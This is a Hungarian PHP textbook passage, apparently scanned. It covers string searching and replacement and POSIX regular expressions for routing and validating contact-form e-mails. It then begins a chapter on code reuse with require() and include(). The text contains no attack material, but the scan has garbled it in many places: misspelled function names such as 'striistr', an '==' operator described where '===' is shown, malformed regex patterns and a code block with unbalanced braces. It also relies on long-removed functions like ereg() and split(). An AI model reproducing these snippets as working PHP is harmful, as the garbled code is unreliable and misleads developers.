Ha karakterláncon belül keresünk másik karakterláncot, az strstr(), az strchr(), az strrchr() vagy az striistr() függvényt használhatjuk.

A legalábbosabb ezek közül az strstr(), amellyel nagyobb karakterláncban kereshetünk sztring- vagy karakteregyezőt. PHP-ben az strchr() függvény pontosan megegyezik az strstr() függvénytel, bár neve azt sugallja, hogy – a C-programnyelvbeli változatához hasonlóan – karakter sztringen belüli keresésére használjuk. PHP-ben minden függvény alkalmaz karakterláncon belüli karakterlánc keresésére, és a keresett karakterlánc állhat akár egyetlen karakterből is.

Az strstr() prototípusa a következő:

```
string strstr(string szenakazal, string tu);
```

A függvénynek két paramétert adunk át: az egyik a karakterlánc, amelyikben keressen (szenakazal), a másik pedig az, amit keressen (tu). Amennyiben tökéletes egyezést talál, a függvény a tu-tól indulva visszaadja a szenakazal karakterláncot; ha nincs egyezőség, akkor false értékkel tér vissza. Amennyiben a tu egynél többször előfordul, a visszaadott karakterlánc az első előfordulásával kezdődik.

Intelligens ürlapunkban például meghatározhatjuk, hogy adott feltételek teljesülése esetén hova címizzük az e-mailt:

```
$címzett = 'uzenet@pelda.com'; // az alapértelmezett e-mail cím
// Az adott feltétel teljesülése esetén módosítsa a $címzett értékét!
if (strstr($uzenet, 'bolt'))
    $címzett = 'kiskereskedelem@pelda.com';
else if (strstr($uzenet, 'kiszállítás'))
    $címzett = 'szallitas@pelda.com';
else if (strstr($uzenet, 'számla'))
    $címzett = 'penzugy@pelda.com';
```

A kód adott kulcsszavakat keres az üzenetben, és meglétük esetén a megfelelő személynek továbbítja azt. Amennyiben az ügyfél üzenete például az alábbi: „Még mindig nem történt meg utolsó rendelésemnél a kiszállítás,” a kód észleli a „kiszállítás” kulcsszót, és ennek megfelelően a szallitas@pelda.com címre küldi az üzenetet.

Az strstr() függvénynek két variánsa is létezik. Az első az striistr(), ami majdnem teljesen megegyezik vele, ám nem tesz különbséget a kis- és nagybetűk között. Jelen alkalmazáshoz ez a változat inkább megfelelő, mert az ügyfél a kis- és nagybetűk tetszőleges keverékét használhatja a kulcsszavakban (például "kiszállítás", "Kiszállítás", "KISZÁLLÍTÁS").

A második változat az strrchr(), ami szintén majdnem megegyezik az eredetivel, ám a tu utolsó előfordulásától adja vissza a szenakazal sztringet.

Részsztring pozíójának megkeresése: strpos() és strrpos()

Az strpos() és az strrpos() függvény az strstr() -hez hasonlóan működik, ám részsztring helyett a tu sztring szám-szerű pozícióját adja vissza a szenakazal karakterláncon belül. Érdekes módon a PHP kézikönyv az strstr() függvény helyett az strpos() használatát javasolja egy sztring karakterláncon belüli meglétének ellenőrzésére, mert az utóbbi gyorsabban fut.

Az strpos() függvény prototípusa a következő:

```
int strpos(string szenakazal, string tu, int [offset] );
```

A függvény által visszaadott egész szám a tu karakterlánc szenakazal sztringen belüli első előfordulásának pozícióját mutatja. Az első karakter pozíciója szokás szerint 0.

A következő kód például a 4-es értéket íratja ki a böngészővel:

```
$teszt = "Hello, világ!";
echo strpos($teszt, "o");
```

Ez a kód egyetlen karaktert ad át keresési kifejezésként, noha az bármilyen hosszú karakterlánc is lehetne.

Az opcionális offset paraméter egy, a szenakazal karakterláncon belüli pontot határoz meg, ahonnan a keresés indítandó. Vagyük például a következő kódot:

```
echo strpos($teszt, 'o', 5);
```

Ez a 7-es értéket íratja ki a böngészővel, mivel a PHP az 5. pozíciótól kezdve keresi az o karaktert, így nem fogja megtalálni a 4. pozícióban levőt.

Az `strrpos()` függvény szinten teljesen megegyezik az `strpos()`-sal, ám a `tu` utolsó előfordulásának a pozícióját adja vissza. Amennyiben a keresési kifejezés nem található a karakterláncban, az `strpos()` és az `strrpos()` is `false` értékkel tér vissza. Ez akár problémát is jelenthet, mivel egy olyan gyengén típusos nyelvben, mint a PHP, a `false` a 0-val egyenértékű – ami jelen esetben a sztring első karakterét jelenti.

Jelen probléma elkerülhető, ha az `==` műveleti jellel ellenőrizzük a visszaadott értékeket:

```
$eredmeny = strpos($teszt, "H");
if ($eredmeny === false) {
    echo "Nincs találat";
} else {
    echo "Találat helye: ".$eredmeny;
}
```

Részsztringek cseréje: `str_replace()` és `substr_replace()` függvény

A keresés és csere funkció rendkívül hasznos tud lenni karakterláncok esetén. Segítségével egyéniesíthetünk (personálizálhatunk) PHP által létrehozott dokumentumokat – például a `<name>` címkét a személy nevére, az `<address>`-t pedig címére cserélve. Alkalmas konkrét kifejezések moderálására – például nyilvános fórumok vagy akár a most fejlesztett intelligens űrlapunk esetén is. Erre a célra a sztringkezelő függvények és a reguláris kifejezések függvényei is megfelelnek.

A leggyakrabban használt sztringcserélő függvény az `str_replace()`. A következő prototípussal rendelkezik:

```
mixed str_replace(mixed $tu, mixed $uj_tu, mixed $szenakazal[, int &$szamlalo]);
```

A függvény a `tu` minden előfordulását a `szenakazal` karakterláncban az `uj_tu` sztringre cseréli, majd a `szenakazal` új változatával tér vissza. Az opcionális negyedik paraméter, a `szamlalo` a végrehajtott cseré számát tartalmazza.

- **Megjegyzés:** Minden paraméter átadható tömbként, és az `str_replace()` függvény módfelett intelligensen működik. Átadhatjuk a cserélendő szavak tömbjét, az ezeket cserélő szavak tömbjét, illetve azon karakterláncok tömbjét, amelyekre a cserét alkalmazni kívánjuk. A függvény ezt követően az átdolgozott karakterláncok tömbjét adja vissza.

Mivel az emberek reklámálásra is használhatják intelligens űrlapunkat, nyomdafestést nem tűrő szavak is előfordulhatnak üzeneteikben. Programozként megakadályozhatjuk, hogy Bob különböző részei leírásában bármilyen módon zaklassák, ha a sértő kifejezéseket összegyűjtjük egy `$nyomdafesteket_nem_turo` nevű tömbben. Nézzük a példát az `str_replace()` függvény tömbbel történő alkalmazására:

```
$uzenet = str_replace($nyomdafesteket_nem_turo, '%!@*', $uzenet);
```

A `substr_replace()` függvény pozíciója alapján keresi meg és cseréli ki egy karakterlánc adott részsztringjét. Az alábbi prototípussal működik:

```
string substr_replace(string $sztring, string $csere, int $start, int $hossz);
```

A függvény a `csere` sztringre cseréli le a `sztring` karakterlánc egy részét. Hogy pontosan melyik rész lesz lecserélve, azt a `start` és az opcionális `hossz` paraméter értékével határozhatjuk meg.

A `start` érték mutatja meg, hogy a karakterláncon belül hol kezdődjék a csere. Nulla vagy pozitív érték esetén a csere kezdőponja a karakterlánc elejétől, negatív értéknél a sztring végétől számítódik. Az alábbi kód sor például X-re cseréli a `$teszt` utolsó karakterét:

```
$teszt = substr_replace($teszt, 'X', -1);
```

A `hossz` opcionális érték, és azt a pontot határozza meg, ahol a PHP abbahagyja a cserét. Ha nem határozzuk meg értékét, a `csere` a `start` pozíciótól a karakterlánc végéig tart.

Ha a `teszt` értéke nulla, akkor a cseresztring a meglévő karakterlánc felülírása nélkül lesz beszúrva. A pozitív `teszt` értékek az új karakterláncra lecserélni kívánt karakterek számát jelentik, a negatív `teszt` értékek pedig azt a – karakterlánc végéről számított – pontot határozzák meg, ahol a karakterek cseréjét abba kívánjuk hagyni.

Ismerkedés a reguláris kifejezésekkel

A PHP a reguláris kifejezések kétféle szintaktikáját támogatja, ez a POSIX és a Perl. Mindkét típust alapértelmezetten támogatja a PHP, és az 5.3-as verziótól kezdve a Perl (PCRE) típus nem kapcsolható ki. Itt azonban az egyszerűbb POSIX stílust fogjuk megismerni; a Perl-programozók vagy a PCRE típusról többet megtudni kívánó olvasók tanulmányozzák a <http://www.php.net/pcre> oldalon elérhető online kézikönyvet!

- Megjegyzés: A POSIX reguláris kifejezések könnyebben és gyorsabban elsajátíthatók, ám a bináris adatokat nem minden helyesen kezelik (nem „binary safe” kifejezések).

A mintaillesztésekhez idáig sztringkezelő függvényeket használtunk. Pontos egyezőségre vagy részsztringek pontos egyezősségeire voltunk korlátozva. Ha összetettebb mintaillesztésre van szükségünk, reguláris kifejezéset kell használnunk. A reguláris kifejezések működését elsőre nem könnyű megérteni, de alkalmazásuk rendkívül hasznos tud lenni.

Az alapok

A reguláris kifejezések szövegdarabban levő minták leírásának egy módszerét jelentik. Az eddig látott pontos egyezőség a reguláris kifejezések egyik formája. Korábban például olyan reguláris kifejezésekre kerestünk, mint a "bolt" vagy a "kiszállítás".

A reguláris kifejezések illesztése PHP-ben sokkal inkább egy `stristr()` illesztéshez, mintsem egyenlőség megállapításához hasonlít, mivel valahol egy másik karakterláncon belüli sztringet illesztünk. (Ha másképpen nem határozzuk meg, akkor a karakterláncon belül bárhol lehet.) A "bolt" karakterlánc például megfelel a "bolt" reguláris kifejezésnek. Ugyanígy megfelel az "o", "ol" stb. reguláris kifejezéseknek is.

A karakterek pontos illesztésén túlmenően különleges karaktereket használva jelölhetünk értelmezési tartományokat. Különleges karakterekkel jelölhetjük azt, hogy az adott mintának a karakterlánc elején vagy végén kell előfordulnia, a minta egy része ismétlődhet, vagy a mintában lévő karaktereknek adott típusúnak kell lenniük. Különleges karakterek literális előfordulásaira is illeszthetünk. A következőkben ezen lehetőségeket fogjuk áttekinteni.

4

Karakterkészletek és -osztályok

A karakterkészletek használata a kifejezések pontos egyezőségénél hatékonyabbá teszi a reguláris kifejezéseket. A karakterkészleteket használhatjuk adott típus bármely karakterének illesztésére; ezek valójában egyfajta dzsókerkarakter-illesztést gyakran használják az operációs rendszer fájlneveinek keresésére.

A reguláris kifejezések például egyebek között a "lap", "nap" és "pap" karakterláncnak felel meg. Az ilyen dzsókerkarakter-illesztést gyakran használják az operációs rendszer fájlneveinek keresésére.

A reguláris kifejezésekkel azonban sokkal konkrétabban megadhatjuk a kívánt karakterillesztés típusát, és pontosan megadhatjuk, milyen karakterkészletbe kell az adott karakterek tartoznia. Az előző példában lévő reguláris kifejezés nem csak a "nap" és a "pap" szónak felel meg, hanem a "#ap" karakterláncnak is. Ha a és z közötti karakterre szeretnénk korlátozni, a következőképpen kell meghatároznunk:

`[a-z]ap`

A szöglletes zárójelek (`[` és `]`) által közrefogott valami egy karakterkészlet – olyan karakterek készlete, amelyek közé az illesztett karakterek tartoznia kell. Fontos, hogy a szöglletes zárójeleken lévő kifejezéshez csak egyetlen karakter illeszkedhet.

A készletet felsorolással is megadhatjuk; az

`[aeiou]`

készlet például az angol ábécé magánhangzóit tartalmazza.

Meghatározhatunk tartományt, ahogy tettük azt az imént a különleges kötőjellel vagy tartományok készletét, például így:

`[a-zA-Z]`

Ezek a tartományok a kis- és nagybetűs alfabetikus karaktereket fedik le.

Készletek segítségével azt is megadhatjuk, hogy a karakter ne legyen az adott készlet tagja. A

`[^a-zA-Z]`

készlet például a nem az a és z közé eső karaktereket foglalja magában. A szöglletes zárójeleken belül elhelyezett beszúrási jel (`^`) nemet jelent. A szöglletes zárójeleken kívül más jelentéssel bír, rövidesen azt is megvizsgáljuk.

A készletek és tartományok felsorolása mellett előre meghatározott karakterosztályokat is használhatunk a reguláris kifejezésekben. A 4.3 táblázat ezeket az osztályokat mutatja.

4.3 táblázat: POSIX stílusú reguláris kifejezésekben használható karakterosztályok

Osztály	Benne foglalt karakterek
<code>[[:alnum:]]</code>	Alfanumerikus karakterek
<code>[[:alpha:]]</code>	Alfabeticus karakterek
<code>[[:lower:]]</code>	Kisbetűk

Osztály	Benne foglalt karakterek
[:upper:]	Nagybetűk
[:digit:]	Decimális számjegyek
[:xdigit:]	Hexadecimális számjegyek
[:punct:]	Írásjelek
[:blank:]	Tabulátorok és szóközök
[:space:]	Fehérköz karakterek
[:cntrl:]	Vezérlő karakterek
[:print:]	Minden nyomtatható karakter
[:graph:]	A szóköz kivételével minden nyomtatható karakter

Ismétlődés

Gyakran azt is meg szeretnénk határozni, hogy egy adott karakterlánc vagy karakterosztály több előfordulása lehetséges. Két különleges karakter áll rendelkezésünkre, hogy reguláris kifejezésünkben jelezzük ezt. A * szimbólum azt jelenti, hogy a mintha nulla vagy több, a + szimbólum azt, hogy egy vagy több alkalommal ismétlődhet. A szimbólumot a kifejezés közvetlenül azon része után kell elhelyezni, amire vonatkozik. Az

[:alnum:]+ például azt jelenti, hogy „legalább egy alfanumerikus karakter.”

Részkifejezések

A kifejezések részekre bontásának képessége lehetővé teszi, hogy meghatározzuk például a következőket: „ezen karakterláncok közül legalább egyet pontosan ez követ”. A kifejezéseket zárójelekkel tudjuk felbontani – pontosan úgy, ahogy matematikai kifejezések esetén használjuk őket. Ennek megfelelően a

(nagyon)*nagy reguláris kifejezésnek például a „nagy”, „nagyon nagy”, „nagyon nagyon nagy” stb. karakterláncok felelnek meg.

Számolt részkifejezések

Kapcsos zárójelek () közé írt számszerű kifejezéssel meghatározzhatjuk, hány ismétlődés lehetséges. Megadhatjuk az ismétlődések konkrét számát (a {3} pontosan három ismétlődést jelent), ismétlődések tartományát (a {2, 4} kettő-négy ismétlődést jelent), illetve ismétlődések nyíltvégű tartományát (a {2, } legalább két ismétlődést jelent).

A (nagyon){1, 3} reguláris kifejezésnek például a „nagy”, „nagyon nagy” és „nagyon nagyon nagyon” karakterláncok felelnek meg.

Karakterlánc elejéhez vagy végéhez rögzítés

Az [a-z] mintának bármilyen kisbetűs, alfabetikus karaktert tartalmazó karakterlánc megfelel. Nem számít, hogy a sztring minden összes egy karakter hosszú vagy hosszabb karakterlánc, amely egyetlen megfelelő karaktert tartalmaz.

Ugyanakkor meghatározzhatjuk azt is, hogy egy adott részkifejezés a karakterlánc elején, végén, esetleg minden helyen előforduljon. Ez a lehetőség akkor nyer értelmet, amikor meg akarunk bizonyosodni arról, hogy csak és kizárolag a keresési kifejezés jelenik meg a karakterláncban.

A reguláris kifejezés elejére helyezett beszúrási jel (^) azt határozzatjuk meg, hogy a keresett karakterlánc elején kell megjelennie. A reguláris kifejezés végére írt \$ jel azt közli, hogy a karakterlánc végén kell találkoznunk vele.

A következő kifejezés például azt jelenti, hogy a bob karakterláncnak a sztring elején kell lennie:

^bob
Az alábbi mintának pedig azok a karakterláncok felelnek meg, ahol a com a sztring végén helyezkedik el:
com\$
A következő mintának pedig olyan karakterláncok felelnek meg, amelyek egyetlen, a és z közötti karakterből állnak:
^ [a-z] \$

Ágaztatás

A reguláris kifejezésen belüli választási lehetőséget függőleges vonallal jelöljük. A com, edu vagy net domainvégződésnek például az alábbi kifejezés felel meg:

com|edu|net

Literális különleges karakterekhez illesztés

Amennyiben a korábbi részekben említett különleges karakterek valamelyikéhez – például . vagy { vagy \$ – kívánunk illeszteni, visszaperjelet (\) kell elérjük helyezni. Ha visszaperjelet kívánunk jelölni, akkor két visszaperjellel (\ \) kell helyettesíteni.

Ügyeljünk, hogy PHP-ben egyszeres idézőjellel körülvett karakterláncokba helyezzük a reguláris kifejezések mintáit. A kettős idézőjellel ellátott sztringekben lévő reguláris kifejezések használata felesleges komplikációkkal járhat. A PHP visszaperjelet használ a különleges karakterek – köztük a visszaperjel – kiemelésére. Amennyiben visszaperjelet kívánunk szerepelni a mintában, két visszaperjellel tudjuk jelezni, hogy literális visszaperről, nem pedig kiemelésről van szó.

Ugyanígy, ha literális visszaperjelet szeretnénk kettős idézőjelek között lévő PHP karakterláncba írni, kettőt kell használni belőle. Ezeknek a szabályoknak a kissé zavaró végeredménye az, hogy a literális visszaperjelet tartalmazó reguláris kifejezést jelképező PHP karakterlánchoz négy visszaperjelre van szükség. A PHP értelmező két visszaperjelként fogja feldolgozni a négyet. Ezt követően a reguláris kifejezés értelmezője egyetlenként dolgozza fel ezt a megmaradt kettőt.

A kettős idézőjelekben lévő PHP karakterláncok és reguláris kifejezések esetén a dollárjel is különleges karakterek számít. Ha literális \$ jelhez szeretnénk illeszteni egy mintában, a „\\\\$” sztringet kell használnunk. Mivel kettős idézőjelek között van, a PHP \\$-ként fogja feldolgozni, amit a reguláris kifejezés értelmezője dollárjelhez fog illeszteni.

4

A különleges karakterek áttekintése

A 4.4 és a 4.5 táblázatban a különleges karakterek összefoglalását találjuk. A 4.4 táblázat a szögletes zárójeleken kívül használt különleges karakterek jelentését, a 4.5 táblázat a szögletes zárójeleken belüli jelentésüket tartalmazza.

4.4 táblázat: POSIX reguláris kifejezésekben szögletes zárójeleken kívül használt, különleges karakterek összefoglalása

Karakter	Jelentés
\	Kiemelő karakter
^	A karakterlánc elejénél történő illesztés
\$	A karakterlánc végénél történő illesztés
.	Újsor karakter (\n) kivételével bármilyen karakterhez illesztés
	Alternatív elágazások kezdete (VAGY-ként olvasandó)
(Résminta kezdete
)	Résminta vége
*	Ismétlés nulla vagy több alkalommal
+	Ismétlés egy vagy több alkalommal
{	Min./max. mennyiségielző kezdete
}	Min./max. mennyiségielző vége
?	Résminta megjölése opcionálisként

4.5 táblázat: POSIX reguláris kifejezésekben szögletes zárójeleken belül használt, különleges karakterek összefoglalása

Karakter	Jelentés
\	Kiemelő karakter
^	NEM – csak kezdő pozícióban használható
-	Karaktertartományok meghatározására használható

Az eddig tanultak alkalmazása az intelligens űrlapban

Intelligens üzenetküldő alkalmazásunkban legalább kétféleképpen vehetjük hasznát a reguláris kifejezéseknek. Az egyik lehetőség adott kifejezések keresése az ügyfél üzenetében. A reguláris kifejezések némileg intelligensebb módszert kínálnak erre, mint a sztringkezelő függvények. Ez utóbbiak alkalmazása esetén három különböző keresést kellene végrehajtani, amennyiben a "bolt", "ügyfélszolgálat" vagy "kiskereskedeleml" kifejezés után kutatnánk az üzenetben. Az alábbi reguláris kifejezéssel minden a három egyszerre kereshető:

`bolt|ügyfélszolgálat|kiskereskedeleml`

A második alkalmazási lehetőség az ügyfél e-mail címének ellenőrzése. Ehhez reguláris kifejezésbe kódoljuk az e-mail címek szabványosított formátumát. A formátum a következőképpen épül fel: alfanumerikus karakterek vagy írásjegyek sorozata, ezt követi egy @ szimbólum, majd egy alfanumerikus karakterekből és kötőjelekből álló karakterlánc, egy pont, ismét alfanumerikus karakterekből és kötőjelekből álló sztring, megint egy pont, majd újra karakterlánc; ez utóbbi kettő többször ismétlődhet. A következőképpen kódolhatjuk ezt:

`^[a-zA-Z0-9_\-.]+@[a-zA-Z0-9\-.]+\.[a-zA-Z0-9\-.]+\$`

A `^[a-zA-Z0-9_\-.]+` részkifejezés azt jelenti, hogy „legalább egy betűből, számból, alulvonásból, kötőjelből, pontból vagy ezek terszöleges kombinációjából álló karakterlánc.” Érdemes megjegyezni, hogy amikor a pontot karakterosztály elején vagy végén használjuk, elveszti különleges dzsókerkarakter jelentését, és egyszerű ponttá válik.

A @ szimbólum a literális @ jelnek felel meg.

A `[a-zA-Z0-9\-.]+` részkifejezés a hosznév első, alfanumerikus karaktereket és kötőjeleket tartalmazó részét jelképezi. Figyeljük meg, hogy a kötőjelet visszaperjellel kiemeltük, mivel szögletes zárójeleken belül a kötőjel különleges karakterek minősül!

A \. kombináció egyszerű pontnak (.) felel meg. Karakterosztályon kívül használjuk a pontot, így ki kell emelnünk ahhoz, hogy csak az egyszerű (literális) pontnak feleljön meg.

A domainnév többi részét a `[a-zA-Z0-9\-\.\.]+\$` részkifejezés jelképezi, amely betűket, számokat, kötőjelet és szükség esetén több pontot is tartalmaz a karakterlánc végei.

Némi gondolkodás után belátható, hogy elő tudunk állítani olyan e-mail címeket, amelyek illeszkednek ehhez a reguláris kifejezéshez, mégis érvénytelenek. Szinte lehetetlen minden hamis e-mail címet kiszűrni, ám ezzel az ellenőrzéssel valamennyit javítható a helyzet. Sokféleképpen finomíthatjuk ezt a kifejezést. Felsorolhatjuk például a legfelső szintű tartományneveket (TDL). Ügyeljünk azonban, amikor tovább szűkítjük a megfelelőséget, mert egy olyan ellenőrző függvény, amely az érvényes adatok akár csak 1 százalékát is kiszűri, sokkal zavaróból lehet, mint egy olyan, amely átenged akár 10 százaléknyi érvénytelen adatot is.

Most, hogy alapszinten megismerkedtünk a reguláris kifejezésekkel, készen állunk arra, hogy megvizsgáljuk az azokat használó PHP függvényeket.

Részsztringek keresése reguláris kifejezésekkel

Az előbbiekben kifejlesztett reguláris kifejezések fő alkalmazási területe részsztringek keresése. A PHP-ben elérhető két függvény a POSIX stílusú reguláris kifejezések illesztésére az `ereg()` és az `eregi()`. Az `ereg()` függvény prototípusa a következő:

```
int ereg(string minta, string kereses_helye, array [talalatok]);
```

A függvény `kereses_helye` karakterláncban keres a minta reguláris kifejezésnek megfelelő sztringet. A minta részkifejezéseire adódó találatok esetén a függvény a talalatok tömbben tárolja azokat, tömbelemenként egy részkifejezést.

Az `eregi()` függvény teljes mértékben hasonlóan működik azzal a kivétellel, hogy nem tesz különbösséget a kis- és nagybetű között.

Az intelligens űrlap esetén a következőképpen használhatjuk ki a reguláris kifejezéseket:

```
if (!eregi('^[a-zA-Z0-9_\-\.\.]+\@[a-zA-Z0-9\-\-.]+\.[a-zA-Z0-9\-\.\.]+\$', $email)) {
    echo "<p>Érvénytelen e-mail cím.</p>";
    "<p>Kérjük, térjen vissza az előző oldalra, és próbálkozzon újra!</p>";
    exit;
}
$cimzett = "uzenet@pelda.com"; // az alapértelmezett érték
if (eregi("bolt|ügyfélszolgálat|kiskereskedeleml", $uzenet))
    $cimzett = "kiskereskedeleml@pelda.com";
} else if (eregi("kiszállítás|teljesítés", $uzenet)) {
    $cimzett = "szallitas@pelda.com";
} else if (eregi("számla", $uzenet)) {
    $cimzett = "penzugy@pelda.com";
}
```

```
if (eregi("nagyugyfel\com", $email)) {
    $címzett = "bob@pelda.com";
}
```

Réssztringek cseréje reguláris kifejezésekkel

A reguláris kifejezések arra is alkalmasak, hogy – hasonlóképpen ahhoz, ahogy az `str_replace()` függvényt használtuk – segítsükkel réssztringeket keressünk és cseréljünk. Ehhez a feladathoz két függvény áll rendelkezésünkre:

`ereg_replace()` és `eregi_replace()`. Az `ereg_replace()` prototípusa a következő:

```
string ereg_replace(string minta, string csere, string kereses_helye);
```

A függvény a minta reguláris kifejezést keresi a kereses_helye karakterláncban, és a találatokat a csere sztringre cseréli.

`ereg_replace()` működése ezzel szinte teljesen megegyező, ám nem tesz különbséget a kis- és nagybetűk között.

Karakterláncok szébtöntása reguláris kifejezésekkel

A reguláris kifejezések egy másik hasznos függvénye a `split()`, amelynek a következő a prototípusa:

```
array split(string minta, string kereses_helye[, int max]);
```

A függvény a minta reguláris kifejezés alapján réssztringekre bontja a kereses_helye karakterláncot, és tömbben adja vissza a réssztringeket. A `max` egész számmal korlátozhatjuk a tömbbe kerülő elemek számát.

A függvényt használhatjuk például e-mail címek, domainnevek vagy dátumok szébtöntására. Tekintsük a következő példát:

```
$cím= "felhasznaloi_nev@pelda.com";
$tbody = split ("\.\|@", $cím);
while (list($kulcs, $erték) = each ($tbody)) {
    echo "<br />".$erték;
}
```

A példa öt alkotóelemre bontja az e-mail címet, és soronként jeleníti meg őket.

```
felhasznaloi_nev
@
pelda
.
com
```

- **Megjegyzés:** Általánosságban megállapítható, hogy a reguláris kifejezések függvényei kevésbé hatékonyan futnak le, mint a hasonló funkciójú sztringkezelő függvények. Amennyiben feladatunk kellően egyszerű ahhoz, hogy sztringkifejezés használatával megoldjuk, tegyünk így! Ez nem szüksgszerűen érvényes azokra az egyetlen reguláris kifejezés függvénytel elvégezhető feladatra, amelyekhez máskülönben több sztringkezelő függvényre lenne szükség.

További olvasnivaló

A PHP számtalan sztringkezelő függvényel rendelkezik. Ebben a fejezetben csak a legfontosabbakat tárgyalunk, de ha különleges igényünk van (például cirill karakterekre alakítás), a PHP online kézikönyvében ellenőrizhetjük, hogy létezik-e számunkra megoldást jelentő függvény.

A reguláris kifejezések témakörében bőséges irodalomban válogathatunk. Ha Unixot használunk, kezdhetjük a kutatást a `regexp man` oldalán, és kiválogatunk a devshed.com és phpbuilder.com címen is.

A Zend weboldalán az itt fejlesztettől összetettebb és hatásosabb e-mail-ellenőrző függvényt is találunk. Nevezetesen a `MailVal()`, és a <http://www zend.com/code/codex.php?ozid=88&single=1> címen érhető el.

Némi időre van szükség, amíg kellően elmeléylünk a reguláris kifejezésekben; minél több példát nézünk meg és futtatunk, annál biztosabbá válunk használatukban.

Hogyan tovább?

A következő fejezetben több módszert is megismernünk arra, hogyan lehet meglévő kód többszöri felhasználásával programozási időt és energiát megspórolnunk, illetve elkerülnünk a redundanciát.

Kód többszöri felhasználása és függvényírás

A fejezetből kiderül, hogyan lehet meglévő köddarabok többszöri felhasználásával egységesebb, megbízhatóbb, kezelhetőbb programot írni. Ráadásul azt is látni fogjuk, hogy ezzel nem kevés munkától kímélhetjük meg magunkat. Bemutatjuk a kód modulárisztatételeinek és többszöri felhasználásának különböző módszereit, köztük a require () és include () utasítás egyszerű használatát, ami lehetővé teszi, hogy egynél több weboldalon alkalmazzuk ugyanazt a kódot. Elmagyarázzuk, miért jobbak ezek a beillesztések a szerveroldaliaknál. A fejezetben bemutatott példa fájlbeillesztések által teszi egységessé a teljes honlap megjelenését és használatát. Oldal- és ürlapkészítő függvények példáján azt is megtudhatjuk, hogyan lehet saját függvényeinket létrehozni és meghívni.

A fejezetben az alábbi főbb téma-köröket tárgyaljuk:

- Kód többszöri felhasználásának előnyei
- A require () és az include () utasítás használata
- Ismerkedés a függvényekkel
- Függvények definíálása
- Paraméterek használata
- A hatókör fogalmának megismerése
- Érték visszaadása
- Cím és érték szerinti paraméterátadás
- Rekurzió megvalósítása
- Névterek használata

Kód többszöri felhasználásának előnyei

A szoftverfejlesztők egyik fő célja, hogy új kód írása helyett újra és újra felhasználják meglévő programrészleteket. Ez nem azért van igy, mert a szoftverfejlesztő különösen lusta embertípus lenne. A meglévő kód újbóli felhasználásával csökkennek a költségek, javul a megbízhatóság, és egységesebb lesz a program. Új projekt létrehozása ideális esetben meglévő és többször felhasználható alkotóelemek kombinálását jelenti, amit a lehető legkevesebb újonnan írt kód egészít ki.

Költség

Minden szoftver hasznos élettartama alatt sokkal több időt fordítanak fenntartásra, módosításra, tesztelésre és dokumentálásra, mint amennyit eredetileg megírásával töltötték. Amennyiben üzleti céllra fejlesztünk, törekednünk kell arra, hogy korlátozzuk az adott cégnél vagy szervezetnél használatban lévő kódosorok számát. Ezt a célt legraktíkusabban úgy teljesíthetjük, ha ahelyett, hogy minden egyes feladathoz teljesen új kódot írnánk, igyekezzünk meglévő kódjainkat vagy programrészleteinket újból felhasználni. A kevesebb kód alacsonyabb költséget jelent. Ha meglévő szoftver megfelel az új projekt követelményeinek, szerezük be azt! Meglévő szoftver megvásárlásának a költsége szinte minden alacsonyabb, mint egy azzal egyenértékű termék kifejlesztéséé. Óvatosan bánunk azonban az olyan esetekkel, amikor egy meglévő szoftver *majdnem* megfelel számunkra! Meglévő kód módosítása sokszor bonyolultabb feladat, mint új kód írása.

Megbízhatóság

Ha valamely kódmodul már használatban van az adott szervezettel, akkor korábban feltehetőleg már gondosan tesztelték azt. Ha ez a modul csak néhány sornyi kódot tartalmaz, még akkor is fennáll a lehetősége, hogy újraírása esetén elkerüli figyelmün-

ket valami apróság, amivel az eredeti szerző kiegészítette, vagy amit a tesztelés alatt észrevett bármilyen hiba miatt hozzáadtak. A meglévő, kiforrott kód jellemzően megbízhatóbb, mint a friss, még „éretlen”.

Egységesség

A rendszerünkhez kapcsolódó külső csatolófelületeknek, így a kezelőfelületeknek és a külső rendszerekre mutató felületeknek egyaránt egységesnek kell lenniük. A rendszer többi részének működéséhez illeszkedő új kód megírásához elhatározásra és, bizony, nem kevés munkára van szükség. Amennyiben a rendszer másik részét futtató kódot használunk fel, akkor az egységes működés automatikusan adódik.

Mindezen előnyök mellett nem elhanyagolható az sem, hogy a meglévő kód többszöri felhasználása kevesebb munkával jár, feltéve persze, hogy az eredeti kód moduláris és jól megírt. Munkánk során próbáljuk meg beazonosítani azokat a kódrészleteket, amelyeket esetleg a későbbiekben újból meghívhatunk!

A require() és az include() utasítás használata

A PHP két igen egyszerű, mégis nagyon hasznos utasítással teszi lehetővé bármilyen típusú kód többszöri felhasználását.

A require() és az include() utasítással fájlt tölthetünk be PHP kódunkba. Az így betöltött fájl bármit tartalmazhat, amit máskülönben a kódba írnánk be – PHP utasítást, szöveget, HTML címkét (tag), PHP függvényt és PHP osztályt is.

Ezek az utasítások hasonlóan működnek a sok webszerveren elérhető szerveroldali beillesztésekhez és a C vagy C++ programnyelv #include utasításához.

A require() és az include() utasítás majdnem tökéletesen megegyezik. Az egyetlen különbség közöttük, hogy hiba esetén – például, ha a beilleszteni kívánt fájl nem található – a require() utasítás hibával leállítja a program futását, ugyanakkor az include() csak figyelmeztetést ad.

A require() és az include() utasításnak két variánsa is létezik, ezek neve require_once(), illetve include_once(). Ezek a konstrukciók – mint azt nevük is sugallja – arra valók, hogy a szóban forgó fájlt csak egyszer lehessen beilleszteni. Az eddig említett példákban – honlap fejléce és lábléce – ennek a funkciónak nem volt különösebb jelentősége. Akkor válik hasznossá, amikor a require() és include() utasításokkal függvények könyvtárait kezdjük el beilleszteni. Az utasítások ezen variánsaival elkerülhető, hogy véletlenül kétszer illesszük be ugyanazt a függvénykönyvtárat, hiszen azzal újrafeldefinálnánk a függvényeket, ami óhatatlanul hibát eredményezne. Amennyiben kellően figyelmesek vagyunk kódolási gyakorlatunkban, jobban járunk a require() vagy az include() használatával, mivel ezek az utasítások gyorsabban hajtódnak végre.

Fájlnévkiterjesztések és a require() utasítás


A következő kód az ujrahasznalhato.php nevű fájlból lett eltárolva:

```
<?php
echo 'Ez itt egy nagyon egyszerű PHP utasítás.<br />';
?>
```

Az itt látható kódöt pedig a fo.php nevű fájl tartalmazza:

```
<?php
echo 'Ez a fő fájl.<br />';
require( 'ujrahasznalhato.php' );
echo 'A kód ezzel véget ér.<br />';
?>
```

Ha betöljük az ujrahasznalhato.php fájlt, nem meglepő módon az Ez itt egy nagyon egyszerű PHP utasítás. szöveg jelenik meg böngészőnkben. A fo.php betöltésekor valami érdekesebb történik. A kód kimenetét az 5.1 ábrán láthatjuk.



